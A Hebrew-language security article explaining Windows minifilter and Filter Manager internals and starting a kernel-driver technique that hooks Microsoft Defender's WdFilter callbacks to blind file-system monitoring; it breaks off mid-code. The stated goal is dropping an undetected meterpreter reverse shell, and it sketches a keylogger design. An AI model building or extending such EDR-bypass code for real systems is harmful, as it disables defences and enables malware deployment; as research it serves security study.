


מפלטרים Minifilters

מאת דור גרסון

הקדמה

במאמר זה נבין כיצד נוכל לבצע מעקף ל-Minifilters במטרה לחמוק מן יכולות הניטור והזיהוי שלהם על file system events. נתחיל בלדבר על מה הם בכלל Minifilters, נמשיך בלהעמיק ב-internals מאחורי ה-Filter Manager ונסיים בכתיבה של שתי שיטות מעקף - אחת בתצורת דרייבר והשניה כתוכנית Usermode-ית באמצעות פרימיטיב קריאה/כתיבה בלבד. במידה ונצליח, נוכל לכתוב אל protected folder, לעשות drop ל-payload-ים חתומים על הדיסק, למנוע זיהוי וחסימה של junction-ים כחלק מהשמשות לוגיות ועוד...

File System Minifilters

לפני שנתחיל, חשוב שנבין מה הוא בכלל Minifilter. דרייבר מסוג Minifilter עושה intercept לבקשות קלט פלט המיועדות אל מערכת הקבצים או אל file system filter driver אחר. העובדה שאותן I/O requests עוברות דרכו לפני הגעת הבקשה אל היעד מאפשרת ל-filter driver להרחיב או לשנות את הפונקציונליות המקורית. אותם שירותי פילטור מאופשרים ומסופקים על ידי ה-Filter Manager הממומש ב-fltmgr.sys.

קצת על ה-Windows I/O Subsystem

ב-Windows, מערכת ה-I/O היא Layered ו-Packet Based, כל פקטת I/O מיוצגת באמצעות IRP (קיצור ל-Input Output Request Packet) המהווה מבנה נתונים מספק כדי לייצג כל בקשת קלט פלט במערכת. ה-IRP מנותב אל ה-Device Stack המתאים (device stack היא בגדול שרשרת ה-device objects דרכם עוברת IRP עד שמגיעה אל היעד שלה). ה-IRP תעבור מלמעלה מטה וחזרה מעלה עד שאחד הרכיבים בשרשרת יעשה לה complete.

ניקח תוכנית Usermode-ית המייצרת I/O באמצעות WinAPI כדוגמה פרקטית:

1. פונקציית ה-API תטריג את המקבילה שלה בקרנל שבסופו של דבר תקרא לפונקציית העיבוד המתאימה של ה-I/O manager.

2. ה-I/O Manager יאלקץ ויאתחל IRP המתארת את בקשת ה-I/O, לצד ה-IRP יאולקצו מבנים מסוג IO_STACK_LOCATION במספר הרכיבים ב-device stack. כל IO_STACK_LOCATION מנגיש את ה-entry אל ה-I/O stack בעבור device object בשרשרת . לאחר מכן ה-I/O Manager "ישלח" את ה-IRP אל מעלה ה-device stack הרלוונטי.

3. על כל רכיב ב-device stack להשלים את הבקשה(IoCompleteRequest) או להעביר אותה לבא תחתיו בשרשרת במידה וקיים כזה (IoCallDriver). דרייבר יכול לרשום completion routine שתקרא לאחר שהרכיב תחתיו סיים לטפל בבקשה כאשר ה-IRP עושה את דרכה חזרה במעלה ה-device stack. (ע"י IoSetCompletionRoutine). אחריות הדרייבר לקרוא ל-IoMarkPending ולא אל IoCompleteRequest במידה ועדיין יש רכיבים מעליו שצריכים לעבד את הבקשה. בסופו של דבר ה-IRP תגיע לדרייבר שיסיים את הטיפול בה לחלוטין (IoCompleteRequest)

4. ה-I/O manager שולף את ה-IoStatus מה-IRP ומתרגם אותו אל קוד השגיאה המתאים, במידת הצורך הוא גם מעתיק data שחזר אל ה-buffer של התוכנית (קריאה ל-ReadFile למשל)

5. השליטה חוזרת אל winapi שמחזירה את קוד השגיאה והשליטה לתוכנית

באופן כללי סוג ה-IRP מתואר באמצעות שדה בשם MajorFunction, קריאה ל-ReadFile תוביל ל-IRP מסוג IRP_MJ_READ למשל. לכל דרייבר יש IRP table בה הוא מגדיר את פונקציית ה-dispatch שיקראו בעבור כל סוג MajorFunction.

Windows מאפשרת לדרייבר להצמיד את עצמו (device שלו) ל-device stack באמצעות פונקציה בשם IoAttachDeviceToDeviceStackSafe, אתם כבר יכולים לדמיין שזו יכולת אטרקטיבית בעבור כלים "זדוניים". דוגמה ישנה וקלאסית היא מימוש של keylogger, כל הנדרש הוא ליצור device, לכתוב פונקציית dispatch ל-MJ_READ ולעשות attach אל ה-keyboard device stack. בפונקציית ה-dispatch ה-keylogger יכול לקרוא ל-IoSetCompletionRoutine כדי לרשום CompletionRoutine שתקרא כאשר ה-IRP עושה את דרכה מעלה (כלומר לאחר שה-keystroke כבר תורגם ל-scan code הניתן לפרסור). מנגד, מוצרי AV/EDR יכולים להשתמש בפונקציות כמו IoGetAttachDeviceReference ו-IoGetLowerDeviceObjects כדי לנטר על attachments חשודים.


ה-Filter Manager

אחת המטרות המרכזיות של ה-filter manager היא לספק אבסטרקציה, זאת אומרת מרבית ההתעסקות שתיארנו למעלה עם ה-I/O Stack שקופה לכותב ה-file system minifilter, מה שמאפשר לו להתמקד בעיקר - בלוגיקת הפילטור. ה-filter manager מאפשר לנו לרשום pre operation callbacks (יקראו כאשר ה-IRP עושה את דרכה במורד ה-device stack) ו- post operation callbacks יקראו לאחר האופרציה, כשה-IRP חוזרת מעלה ב-device stack). בשימוש רחב על ידי מוצרי EDR/AV מסיבות ברורות, החל מלוגיקות Anti Ransomware, הגנה על תיקיות וקבצים ועד למניעת טעינה של image-ים (דבר שלא מתאפשר ב-image load notify routine קלאסי לצורך העניין אך כן באמצעות פילטור על IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION).


קיימים פילטרים מסוג upper ופילטרים מסוג lower, כאשר ההבדל בינהם הוא המיקום ב-device stack ביחס אל ה-FDO (ה-Function driver הדרייבר ה"מרכזי" שלרוב מסופק על ידי ה-vendor והכרחי לתפקוד תקין).

אם נחזור אל דוגמת ה-keylogger רישום של upper filter יהיה אידיאלי כך שה-function driver יעשה את מרבית עבודת תרגום ה-keystroke עבורו. נסכם בכך ש-Minifilter-ים נקראים בסדר מסוים, הסדר הזה נקבע על ידי ערך בשם altitude. ה-attachment של פילטר מסוים על volume מסוים ב-altitude מסוים מכונה instance.

חפרתי הרבה, ללומדים הויזואליים מבינכם להלן תרשים מופשט של I/O stack עם ה-filter manager ושלושה Minifilters רשומים:



[מקור: https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts]



אז נכון. אמרנו שאחת המטרות המרכזיות של ה-filter manager היא לספק אבסטרקציה ולהפשיט את מהלך הכתיבה של Minifilter-ים. עם זאת, המטרה שלנו כאן היא לטרגט ולהשתיק את אותו מנגנון פילטור ולכן הבנה של ה-internals ומה שמתרחש under the hood היא הכרחית. בתור PoC המטרה שלנו תהיה לעשות drop ל-meterpeter reverse shell נקי לגמרי על הדיסק מבלי להיתפס. על פי מה שדיברנו עליו עד כה די ברור ש-Minifilter callbacks מעורבות בזיהוי, לכן השאלה המרכזית שתלווה אותנו בחלק זה היא כיצד ומהיכן ה-filter manager עושה invoke ל-callbacks? היכן הן שמורות?

FLTP_FRAME

Frame הוא struct שמשמש כדי לתאר טווח altitudes ב-filter manager תחת כל ה-volumes. כבר אמרנו ש-altitude בעצם מגדיר את הסדר בו filters נקראים על ידי ה-filter manager . כל עוד לא נוכחים legacy filter drivers יהיה קיים frame 0 בלבד, במידה ונוכחים legacy filter drivers יתכן שה-filter manager יצור frame-ים נוספים. כך המבנה נראה:

```
kd> dt fltmgr!_FLTP_FRAME
+0x000 Type              : _FLT_TYPE
+0x008 Links             : _LIST_ENTRY
+0x018 FrameID           : Uint4B
+0x020 AltitudeIntervalLow : _UNICODE_STRING
+0x030 AltitudeIntervalHigh : _UNICODE_STRING
+0x040 LargeIrpCtrlStackSize : UChar
+0x041 SmallIrpCtrlStackSize : UChar
+0x048 RegisteredFilters : _FLT_RESOURCE_LIST_HEAD
+0x0c8 AttachedVolumes  : _FLT_RESOURCE_LIST_HEAD
+0x148 MountingVolumes  : _LIST_ENTRY
+0x158 AttachedFileSystems : _FLT_MUTEX_LIST_HEAD
+0x1a8 ZombiedFltObjectContexts : _FLT_MUTEX_LIST_HEAD
+0x1f8 KtmResourceManagerHandle : Ptr64 Void
+0x200 KtmResourceManager : Ptr64 _KRESOURCEMANAGER
+0x208 FilterUnloadLock : _ERESOURCE
+0x270 DeviceObjectAttachLock : _FAST_MUTEX
+0x2a8 Prcb              : Ptr64 _FLT_PRCB
+0x2b0 PrcbPoolToFree    : Ptr64 Void
+0x2b8 LookasidePoolToFree : Ptr64 Void
+0x2c0 IrpCtrlStackProfiler : _FLTP_IRPCTRL_STACK_PROFILER
+0x400 SmallIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
+0x480 LargeIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
+0x500 ReserveIrpCtrls   : _RESERVE_IRPCTRL
```

ניתן לראות באדום את טווח ה-altitudes המזוהה עם ה-frame ובכחול את רשימת ה-filter-ים הרשומים תחת ה-frame. אנחנו עוד נחזור אל הרשימה הזו בהמשך.

FLT_VOLUME

תחת כל frame יש struct מסוג FLT_VOLUME בעבור כל volume על המערכת:

```
kd> dt fltmgr!_FLT_VOLUME
+0x000 Base              : _FLT_OBJECT
+0x030 Flags             : _FLT_VOLUME_FLAGS
+0x034 FileSystemType    : _FLT_FILESYSTEM_TYPE
+0x038 DeviceObject      : Ptr64 _DEVICE_OBJECT
+0x040 DiskDeviceObject : Ptr64 _DEVICE_OBJECT
+0x048 FrameZeroVolume   : Ptr64 _FLT_VOLUME
+0x050 VolumeTpNextFrame : Ptr64 _FLT_VOLUME
+0x058 Frame             : Ptr64 _FLTP_FRAME
+0x060 DeviceName        : _UNICODE_STRING
+0x070 GuidName          : _UNICODE_STRING
+0x080 CDODeviceName     : _UNICODE_STRING
+0x090 CDODriverName     : _UNICODE_STRING
+0x0a0 InstanceList      : _FLT_RESOURCE_LIST_HEAD
+0x120 Callbacks         : _CALLBACK_CTRL
+0x508 ContextLock       : _EX_PUSH_LOCK
+0x510 VolumeContexts    : _CONTEXT_LIST_CTRL
+0x518 StreamListCtrls   : _FLT_RESOURCE_LIST_HEAD
+0x598 FileListCtrls     : _FLT_RESOURCE_LIST_HEAD
+0x618 NameCacheCtrl     : _NAME_CACHE_VOLUME_CTRL
+0x6d0 MountNotifyLock   : _ERESOURCE
+0x738 TargetedOpenActiveCount : Int4B
+0x740 TxVolContextListLock : _EX_PUSH_LOCK
```

שדה שמעניין אותנו במיוחד הוא Callbacks, אנחנו רואים שה-type שלו הוא CALLBACK_CTRL:

```
1: kd> dt _CALLBACK_CTRL
FLTMGR!_CALLBACK_CTRL
   +0x000 OperationLists    : [50] _LIST_ENTRY
   +0x320 OperationFlags    : [50] _CALLBACK_NODE_FLAGS
```

OperationLists מהווה מערך של 50 entries אל 50 רשימות, כל רשימה מייצגת את ה-filter callbacks הרשומות בעבור IRP מסוים (בהתאם לאינדקס למערך) על ה-volume. כל entry ב-linked list מצביע אל מבנה מסוג CALLBACK_NODE - זאת אומרת שעל כל volume יש לנו 50 רשימות, אחת בעבור כל סוג IRP - כאשר כל רשימה מכילה מספר מבנים מסוג CALLBACK_NODE בהתאם למספר ה-filter-ים שהחליטו לפלטר על אותו IRP באותו volume:

```
1: kd> dt _CALLBACK_NODE
FLTMGR!_CALLBACK_NODE
   +0x000 CallbackLinks     : _LIST_ENTRY
   +0x010 Instance          : Ptr64 _FLT_INSTANCE
   +0x018 PreOperation      : Ptr64     _FLT_PREOP_CALLBACK_STATUS
   +0x020 PostOperation     : Ptr64     _FLT_POSTOP_CALLBACK_STATUS
   +0x018 GenerateFileName : Ptr64     long
   +0x018 NormalizeNameComponent : Ptr64     long
   +0x018 NormalizeNameComponentEx : Ptr64     long
   +0x020 NormalizeContextCleanup : Ptr64     void
   +0x028 Flags             : _CALLBACK_NODE_FLAGS
```

ב-NODECALLBACK_ אנחנו יכולים למצוא את הפוינטרים עצמם אל רוטינות ה-PreOperation ו-PostOperation שהפילטר רשם. השדה CallbackLinks מקשר בין callbacks שונים הרשומים בעבור אותו IRP. ניקח כדוגמה PreOperation של IRP_MJ_WRITE. דרך אחת של ה-filter manager לעשות invoke ל-callbacks הרשומים היא באמצעות גישה ל-FLT_VOLUME על גביו התרחש ה-event, לגשת אל Callbacks.OperationLists[IRP_MJ_WRITE], לעשות invoke ל-PreOperation של ה-CALLBACK_NODE, ולעבור ל-Node הבא ברשימה באמצעות CallbackLinks.Flink (וכן הלאה).

FLT_FILTER

ה-FLT_FILTER הוא מבנה דומה בקצת ל-DriverObject, הוא מייצג פילטר דרייבר תחת frame בהתאם ל-altitude שלו:

```
: kd> dt fltmgr!_FLT_filter
  +0x000 Base             :  FLT OBJECT
  +0x080 Frame            : Ptr64 _FLTP_FRAME
  +0x088 Name             :  UNICODE STRING
  +0x048 DefaultAltitude  : _UNICODE_STRING
  +0x058 Flags            : _FLT_FILTER_FLAGS
  +0x060 DriverObject     : Ptr64 _DRIVER_OBJECT
  +0x068 InstanceList     : _FLT_RESOURCE_LIST_HEAD
  +0x0e8 VerifierExtension : Ptr64 _FLT_VERIFIER_EXTENSION
  +0x0f0 VerifiedFiltersLink :  LIST ENTRY
  +0x110 FilterUnload     : Ptr64     long
  +0x108 InstanceSetup    : Ptr64     long
  +0x110 InstanceQueryTeardown : Ptr64     long
  +0x118 InstanceTeardownStart : Ptr64     void
  +0x120 InstanceTeardownComplete : Ptr64     void
  +0x128 SupportedContextsListHead : Ptr64 _ALLOCATE_CONTEXT_HEADER
  +0x130 SupportedContexts : [7] Ptr64 _ALLOCATE_CONTEXT_HEADER
  +0x168 PreVolumeMount   : Ptr64     _FLT_PREOP_CALLBACK_STATUS
  +0x170 PostVolumeMount  : Ptr64     _FLT_POSTOP_CALLBACK_STATUS
  +0x178 GenerateFileName : Ptr64     long
  +0x180 NormalizeNameComponent : Ptr64     long
  +0x188 NormalizeNameComponentEx : Ptr64     long
  +0x190 NormalizeContextCleanup : Ptr64     void
  +0x198 KtmNotification  : Ptr64     long
  +0x1a0 SectionNotification : Ptr64     long
  +0x1a8 Operations       : Ptr64 _FLT_OPERATION_REGISTRATION
  +0x1b0 OldDriverUnload  : Ptr64     void
  +0x1b8 ActiveOpens      : _FLT_MUTEX_LIST_HEAD
  +0x208 ConnectionList   : _FLT_MUTEX_LIST_HEAD
  +0x208 PortList         : _FLT_MUTEX_LIST_HEAD
```

מרבית שמות השדות מסבירים את עצמם, זכרו את השדה InstanceList - עוד נחזור אליו. השדה Operations מתאר את ה-IRP-ים עליהם ה-fillter מפלטר - למי מבינכם שיצא לכתוב פילטרים בעבר אז כן, דובר בייצוג של FLT_REGISTERATION המועבר אל FltRegisterFilter - מערך של מבנים מסוג FLT_OPERATION_REGISTRATION.

```C++
typedef struct _FLT_OPERATION_REGISTRATION {
  UCHAR                            MajorFunction;
  FLT_OPERATION_REGISTRATION_FLAGS Flags;
  PFLT_PRE_OPERATION_CALLBACK      PreOperation;
  PFLT_POST_OPERATION_CALLBACK     PostOperation;
  PVOID                            Reserved1;
} FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;
```

שדה אחרון למטה שקצת נחתך הוא ה-PortList - פחות רלוונטי למטרה שלנו אך בכל זאת אזכיר אותו. פילטר דרייבר יכול ליצור communication port המשמש לשליחת וקבלת הודעות מ-client, מדובר במימוש הסטנדרטי של ה-filter manager להעברת הודעות מה-Usermode לדרייבר ולהפך. באמצעות ה-PortList אנחנו יכולים להבין איזה port-ים יצר ה-filter. מעבר לזה, אנחנו יכולים ללמוד על המהות של כל port על ידי בדיקה האם רשומה MessageNotifyCallback תחת הפורט.

מדובר ברוטינה של הדרייבר שנקראת כשנשלחת הודעה לפורט - במידה ולא רשומה אחת כזו הדרייבר לא יכול לקבל הודעות. ממליץ במידה ומעניין אתכם להרחיב בנושא, ממליץ בחום לקרוא כאן:

[Investigating Filter Communication Ports – Winsider Seminars & Solutions Inc. (windows-internals.com)](https://windows-internals.com)

FLT_INSTANCE

Instance מייצג את ה-attachment של filter על volume מסוים. כמובן שמספר ה-instance-ים של פילטר מוגבל למספר ה-volumes במערכת. השדה InstanceList שראינו קודם תחת FLT_FILTER_ מחזיק את רשימת ה-Instance-ים השייכים לפילטר:

```
: kd> dt fltmgr!_FLT_INSTANCE
   +0x000 Base             : _FLT_OBJECT
   +0x030 OperationRundownRef : Ptr64 _EX_RUNDOWN_REF_CACHE_AWARE
   +0x038 Volume           : Ptr64 _FLT_VOLUME
   +0x040 Filter           : Ptr64 _FLT_FILTER
   +0x048 Flags            : _FLT_INSTANCE_FLAGS
   +0x050 Altitude         : _UNICODE_STRING
   +0x060 Name             : _UNICODE_STRING
   +0x070 FilterLink       : _LIST_ENTRY
   +0x080 ContextLock      : _EX_PUSH_LOCK
   +0x088 Context          : Ptr64 _CONTEXT_NODE
   +0x090 TransactionContexts : _CONTEXT_LIST_CTRL
   +0x098 TrackCompletionNodes : Ptr64 _TRACK_COMPLETION_NODES
   +0x0a0 CallbackNodes    : [50] Ptr64 _CALLBACK_NODE
```

השדות filter ו-volume מסבירים את עצמם. CallbackNodes מעניין אותנו במיוחד כאן - מערך של מבנים מסוג CALLBACK_NODE בגודל 50 (שוב אחד בעבור כל IRP), בעצם מתאר את ה-Callbacks ש-filter מסוים רשם על volume מסוים.

כיצד ה-filter manager עושה invoke ל-callbacks?

אנחנו יודעים שישנן שתי אופציות באמצעותן ניתן לעבור על CALLBACK_NODEs, אחת היא שדה ה-Callbacks של volume והאחרת דרך שדה ה-CallbackNodes של instance (ידרוש איטרציה על instace-ים, אפשרי). אך האמת היא שזה לא באמת מעניין אותנו... למה? המטרה שלנו היא לשים Hook על אותן callbacks ו"לחטוף" אותן מ-WdFilter, בסופו של דבר ה-CALLBACK_NODE עליו מצביעה entry באחת ה-OperationLists תחת volume זהה לפוינטר ב-entry המקביל של ה-Instance ב-CallbackNodes - זה אותו ה-CALLBACK_NODE. זה לא משנה דרך איפה נגיע אליו או דרך איפה ה-filter manager מגיע אליו.

לאלו שמעניין אותם בכל זאת, ל-filter manager יש שתי פונקציות שתפקידן להריץ את ה-callbacks בהתרחשות אירוע, האחת היא FltpPerformPreCallbacks בעבור PreOperation callbacks והשנייה היא FltpPerformPostCallbacks בעבור PostOperation callbacks . קל לראות את זה על ידי הצבת breakpoint על רוטינת PreOperation ו-PostOperation ובעת hit ומבט מהיר על ה-callstack:

```
2: kd> k L7
 # Child-SP          RetAddr           Call Site
00 fffffa83`88b4f638 fffff800`4bbc64cc 0xfffff800`51e217a0
01 fffffa83`88b4f640 fffff800`4bbc4603 FLTMGR!FltpPerformPreCallbacks
02 fffffa83`88b4f760 fffff800`4bbf9785 FLTMGR!FltpPassThroughFastIo+0
03 fffffa83`88b4f7e0 fffff800`4c7cda61 FLTMGR!FltpFastIoRead+0x165
04 fffffa83`88b4f890 fffff800`4c868cf8 nt!IopReadFile+0x425
05 fffffa83`88b4f980 fffff800`4c6105f5 nt!NtReadFile+0x8a8
06 fffffa83`88b4fa90 00007ffa`fd92cf14 nt!KiSystemServiceCopyEnd+0x25
```

היא מקבלת כארגומנט את המבנה הבא:

```
2: kd> dt fltmgr!_IRP_CALL_CTRL
   +0x000 Volume           : Ptr64 _FLT_VOLUME
   +0x008 Irp              : Ptr64 _IRP
   +0x010 IrpCtrl          : Ptr64 _IRP_CTRL
   +0x018 StartingCallbackNode : Ptr64 _CALLBACK_NODE
   +0x020 OperationStatusCallbackListHead : _SINGLE_LIST_ENTRY
   +0x028 Flags            : ICC_FLAGS
```

שדה מעניין הוא StartingCallbackNode, חשבתם לעצמכם מה קורה במידה וה-filter driver עצמו מטריג file system event? האם יש צורך לעשות invoke ל-callbacks שלו? אז ה-filter manager מספק סט פונקציות המתחיל ב-Flt - למשל FltCreateFile במקום ZwCreateFile. ההבדל הוא בארגומנט נוסף שאותן פונקציות מקבלות.

```C++
NTSTATUS FLTAPI FltCreateFile(
  [in]           PFLT_FILTER        Filter,
  [in, optional] PFLT_INSTANCE      Instance,
  [out]          PHANDLE            FileHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in]           POBJECT_ATTRIBUTES ObjectAttributes,
  [out]          PIO_STATUS_BLOCK   IoStatusBlock,
  [in, optional] PLARGE_INTEGER     AllocationSize,
  [in]           ULONG              FileAttributes,
  [in]           ULONG              ShareAccess,
  [in]           ULONG              CreateDisposition,
  [in]           ULONG              CreateOptions,
  [in, optional] PVOID              EaBuffer,
  [in]           ULONG              EaLength,
  [in]           ULONG              Flags
);
```

`[in, optional] Instance`

An opaque instance pointer for the minifilter driver instance that the create request is to be sent to. The instance must be attached to the volume where the file or directory resides. This parameter is optional and can be **NULL**. If this parameter is **NULL**, the request is sent to the device object at the top of the file system driver stack for the volume. If it is non-**NULL**, the request is sent only to minifilter driver instances that are attached below the specified instance.

זאת אומרת, לכותב ה-filter יש אופציה להעביר אליהן Instance כך שרק callbacks תחתיו ב-device stack יוטרגו, זה ממומש באמצעות השדה StartingCallbackNode. אותן פונקציות מאתחלות אותו אל Instance.CallbackNodes[IRP].CallbackLinks.Flink.

הפונקציה FltpPerformPreCallbacks תבדוק האם StartingCallbackNode לא שווה ל-NULL ואם לא תתחיל לקרוא ל-callbacks החל ממנו ולא מה-top של ה-device stack. לבסוף השדה irpctrl הוא זה שמחזיק בארגומנטים ל-callback כמו FLT_OBJECT ו-CallbackData.

מוזמנים להמשיך לחקור את הפונקציות בעצמכם. כמה ספוילרים - הפונקציה FltpPerformPreCallbacks עושה extract ל-_NODEsCALLBACK דרך ה-_VOLUMEFLT, לפני שהיא עושה invoke ל-PreOperation היא מאתחלת את ה-struct הבא:

```
kd> dt fltmgr!_COMPLETION_NODE
+0x000 IrpCtrl            : Ptr64 _IRP_CTRL
+0x008 CallbackNode       : Ptr64 _CALLBACK_NODE
+0x008 Filter             : Ptr64 _FLT_FILTER
+0x010 InstanceLink       : _LIST_ENTRY
+0x020 InstanceTrackingList : Ptr64 _COMPLETION_NODE_TRACKING_LIST
+0x028 Context            : Ptr64 Void
+0x030 DataSnapshot       : _FLT_IO_PARAMETER_BLOCK
+0x078 Flags              : Uint2B
```

לאחר מכן היא ניגשת אל IrpCtrl אל שדה בשם CompletionNodeStack ועושה insert ל-Completion Node שהרכיבה. הפונקציה FltPerformPostCallbacks מקבלת את IrpCtrl כארגומנט (הדרך לשתף מידע בין רוטינות pre ו-post) ועוברת על ה-CompletionNodeStack - עושה invoke ל-PostOperation של ה-CallbackNode ב-_NODECOMPLETION.

מימוש ה-Hook - כותבים את הדרייבר

את הקוד לחלק זה תוכלו למצוא כאן:

https://github.com/0mWindyBug/MinifilterHook

התוכנית שלנו - לאתר את ה-instance-ים של WdFilter, בעבור כל Instance לאתר את מבני ה-CALLBACK_NODE שלו ולהחליף את רוטינות ה-pre ו-post ברוטינות שלנו. נשאף שהמימוש לא יהיה build dependent, בואו נתחיל!

ראשית נגדיר פונקציה בשם HookTargetFilter, תכליתה היא לקבל שם של פילטר ולהשתיק אותו:

```
NTSTATUS HookTargetFilter(PCWSTR FilterName)
```

שם הפילטר ל-PoC מוגדר במאקרו, כל הדרוש כדי לטרגט פילטר דרייבר אחר הוא שינוי כאן:

```
#define DRIVER_TAG 'aloc'
#define TARGET_FILTER_NAME L"WdFilter"
#define TARGET_FILTER_DRIVER "WdFilter.sys"
```

ניתן לבצע אנומרציה לפילטרים על המערכת באמצעות fltmc filters:

```
C:\WINDOWS\system32>fltmc filters

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800         0
WdFilter                               12       328010         0
storqosflt                              0       244000         0
wcifs                                   1       189900         0
CldFlt                                  0       180451         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
npsvctrig                               1        46000         0
Wof                                     9        40700         0
FileInfo                               12        40500         0
```

אנחנו רואים של-WdFilter ישנם חמישה instace-ים, נרצה לאתר את ה-callbacks שרשם בכל instance ולהחליף אותם ובכך לשתק לחלוטין את יכולות הניטור שלו על מערכת הקבצים. לשם כך נוכל להשתמש בשדה InstanceList תחת FLT_FILTER, אך קודם כל נצטרך להשיג פוינטר אל ה-FLT_FILTER המשויך ל-WdFilter. FltGetFilterFromName עושה בדיוק את זה:


The **FltGetFilterFromName** routine returns an opaque filter pointer for a registered minifilter driver whose name matches the value in the *FilterName* parameter.

Syntax

C++ Copy

```
NTSTATUS FLTAPI FltGetFilterFromName(
  [in]  PCUNICODE_STRING FilterName,
  [out] PFLT_FILTER      *RetFilter
);
```

```
UNICODE_STRING filterName;
RtlInitUnicodeString(&filterName, FilterName);
PFLT_FILTER fltobj = NULL;
if (NT_SUCCESS(FltGetFilterFromName(&filterName, &fltobj)))
{
    DbgPrint("[WdFilter_Hook] Found Target Filter Object!\n");
```



כעת, כשה-FLT_FILTER בידינו, נרצה לעבור על ה-Instance-ים תחתיו, שוב זמינה לנו פונקציה:

The **FltEnumerateInstances** routine enumerates minifilter driver instances for a given minifilter driver or volume.

Syntax

```
C++                                                                    Copy

NTSTATUS FLTAPI FltEnumerateInstances(
  [in, optional] PFLT_VOLUME   Volume,
  [in, optional] PFLT_FILTER   Filter,
  [out]          PFLT_INSTANCE *InstanceList,
  [in]           ULONG         InstanceListSize,
  [out]          PULONG        NumberInstancesReturned
);
```

על פי MSDN:

returned in the array that *InstanceList* points to. If *InstanceListSize* is too small, **FltEnumerateInstances** returns STATUS_BUFFER_TOO_SMALL and sets *NumberInstancesReturned* to point to the number of matching instances found.

נקרא לפונקציה פעמיים, פעם אחת עם InstaceListSize=0 כך שנוכל לאלקץ את מספר ה-instance-ים המדויק דינאמית, לפני הקריאה השנייה שתחזיר לנו את רשימת ה-Instance-ים של הפילטר:

```
ULONG InstanceListSize = 0;
```

```
if (status == STATUS_BUFFER_TOO_SMALL || status == STATUS_BUFFER_OVERFLOW)
{
    InstanceListSize = sizeof(PFLT_INSTANCE) * NumberOfInstancesReturned;
    InstanceList = ExAllocatePoolWithTag(PagedPool, InstanceListSize, DRIVER_TAG);
    if (InstanceList)
    {
        status = FltEnumerateInstances(NULL, fltobj, InstanceList, InstanceListSize,
                                       &NumberOfInstancesReturned);
        if (NT_SUCCESS(status))
        {
            DbgPrint("[WdFilter_Hook] Enumerating Target Filter Object Instances!\n");
```

מכשול

כרגע אנחנו מחזיקים בפוינטרים אל כל instace של WdFilter, זה השלב בו היינו ניגשים ל-CallbackNodes, עוברים בלולאת for על המערך, עושים cast ל-un CALLBACK_NODE ומחליפים את ה-callbacks. לצערנו מדובר במבנה פנימי של ה-filter manager - אנחנו יכולים להוסיף offset אבל כאמור שאפנו אל פתרון לא תלוי build.

היינו יכולים לנסות להשתמש בפונקציה פנימית של fltmgr בשםFltGetCallbackNodeForInstance, אך שוב זה דבר שהיה דורש sig scan תלוי build. אראה כאן דרך מעט יצירתית יותר והכי חשוב - לא תלוית build. נתחיל בלעבור על כל instance ולקרוא ממנו 0x230 בייטים אל buffer שנאלקץ ב-NonPagedPool:

```
for (ULONG i = 0; i < NumberOfInstancesReturned; i++)
{
      PFLT_INSTANCE CurrentInstance = InstanceList[i];
      DbgPrint("[WdFilter_Hook] Instance at : %llx!\n", (PVOID)CurrentInstance);
      PCALLBACK_NODE TargetCallbackNode = NULL;
      // Copy Instance Memory
      DbgPrint("[WdFilter_Hook] Reading Instance %d Memory!", i+1);
